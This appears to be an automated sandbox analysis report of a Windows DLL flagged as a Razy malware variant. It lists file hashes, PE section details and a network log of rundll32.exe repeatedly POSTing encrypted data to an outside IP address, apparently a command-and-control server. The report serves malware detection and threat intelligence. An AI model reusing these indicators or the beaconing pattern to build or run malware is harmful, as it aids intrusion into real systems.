SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. ......9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H."..p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.[.'M.....0.o..,t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y.}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..".t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.108423439276625
Encrypted:	false
SSDEEP:	6:kKdjOdFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:pg2kPlE99SNxAhUefit
MD5:	E66FF5BA4EFD24F9FB241ADEEBFFCED5
SHA1:	7F1B57D2AEAA051405987A55C4E4A720E31B7875
SHA-256:	ACD77DBD6ABD455C0DF9AA888F6C460BC2DB991FABB31D45EFC72177A6A652F0
SHA-512:	231851698264F234D485412E5C62B5DB1FE9F25F4D25DE3025A7BCB4126EC4E4F55026BAE0F64D9CB36624ED058E04A42F90DEBC51E1422F4D16B300E7708226
Malicious:	false
Preview:	p..... .....Y..>....(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.439756820157215
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.980776.5008.dll

General

File size:	1375232
MD5:	7f1dd5795783f0793caec052daae5b4e
SHA1:	7ffda23921e29ba6ecd911cfe4ccaaba6b8832ca
SHA256:	ef94fa9978503a9a126e4f15296c130e039e67636a55acb5b10778e09ee0d1d3
SHA512:	d35720f52199ee70669b1e697457ae5495aad022dfbcda41596e7d0a92968ec8eb7ef08680bcfeb079c473c1be3b2a0c2c552a7d2edeec8801e96244123a29fe
SSDEEP:	24576:NnxqsL+DvNdnhMr5Lo6dOGcuQNrSH9d6N9eYWtZgDxxxSPnsqz7puATt5csRbu7B:Ncfk82uAJTI79PswKwuC
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....L..."...".."..Y"...."....."... ..."...'..."...!..."...$..."..Y"...."...#..."...-.k."...#..."....."...!..."..Rich..".....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4336b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BBD2F46 [Tue Oct 9 22:44:22 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ccbe70d6d0d02f6248ca160d6a0bb85b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc5e2f	0xc6000	False	0.442064689867	data	6.47812387605	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc7000	0x80aec	0x80c00	False	0.534103837985	data	5.52050689399	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x148000	0x13ba0	0x1800	False	0.1875	DOS executable (block device driverpyright)	3.99635070896	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x15c000	0x72b4	0x7400	False	0.710264008621	data	6.69742088731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 192.46.210.220

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:06:59 UTC	0	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:06:59 UTC	0	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:00 UTC	4	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:06:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49772	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:00 UTC	4	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:00 UTC	5	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:01 UTC	9	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49825	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:22 UTC	49	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:22 UTC	50	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:22 UTC	59	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49826	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:22 UTC	54	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:22 UTC	54	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:23 UTC	59	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:23 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49832	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:26 UTC	59	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:26 UTC	60	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:27 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49834	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:27 UTC	64	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:27 UTC	64	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:27 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49840	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:30 UTC	69	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:30 UTC	69	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:31 UTC	79	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49842	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:31 UTC	74	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:31 UTC	74	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:31 UTC	79	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49848	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:34 UTC	79	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:34 UTC	79	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:35 UTC	89	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49850	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:34 UTC	84	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:34 UTC	84	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:35 UTC	89	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49857	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:38 UTC	89	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:38 UTC	89	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:39 UTC	99	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49858	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:38 UTC	94	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:38 UTC	94	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 